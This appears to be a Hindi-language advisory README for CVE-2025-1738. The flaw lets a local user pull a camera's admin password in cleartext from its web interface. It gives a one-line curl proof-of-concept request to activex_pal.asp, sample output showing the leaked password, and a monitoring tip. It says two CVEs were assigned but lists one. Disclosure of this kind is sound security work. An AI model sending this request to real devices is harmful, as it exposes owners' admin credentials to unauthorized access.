 n0n4m3x41/cve-2025-1738
0day खोज CVE-2025-1738

जिम्मेदार प्रकटीकरण (responsible disclosure) के बाद, दो आधिकारिक CVE निर्दिष्ट किए गए।
| CVE | CVSS v3.1 | स्कोर | CWE | प्रकार |
|---|---|---|---|---|
| CVE-2025-1738 | AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N | 6.2 | CWE-598 | क्लियरटेक्स्ट पासवर्ड एक्सपोज़र |
कोई भी स्थानीय उपयोगकर्ता पूर्व प्रमाणीकरण की आवश्यकता के बिना एडमिन पासवर्ड को क्लियरटेक्स्ट (plaintext) में प्राप्त कर सकता है।

curl -u admin:whatever http://<CAMERA_IP>:<PORT> --request-target en/player/activex_pal.asp

...password=unguessable123!...
एडमिन पासवर्ड प्रतिक्रिया निकाय (response body) के भीतर क्लियरटेक्स्ट में लौटाया जाता है।
activex_pal.asp और mblogin.asp तक अप्रत्याशित पहुंच की निगरानी करें।यह रिपॉजिटरी केवल शैक्षिक और अधिकृत सुरक्षा अनुसंधान के लिए है। लेखक किसी भी दुरुपयोग के लिए जिम्मेदार नहीं हैं। किसी भी डिवाइस का परीक्षण करने से पहले हमेशा स्पष्ट अनुमति प्राप्त करें।
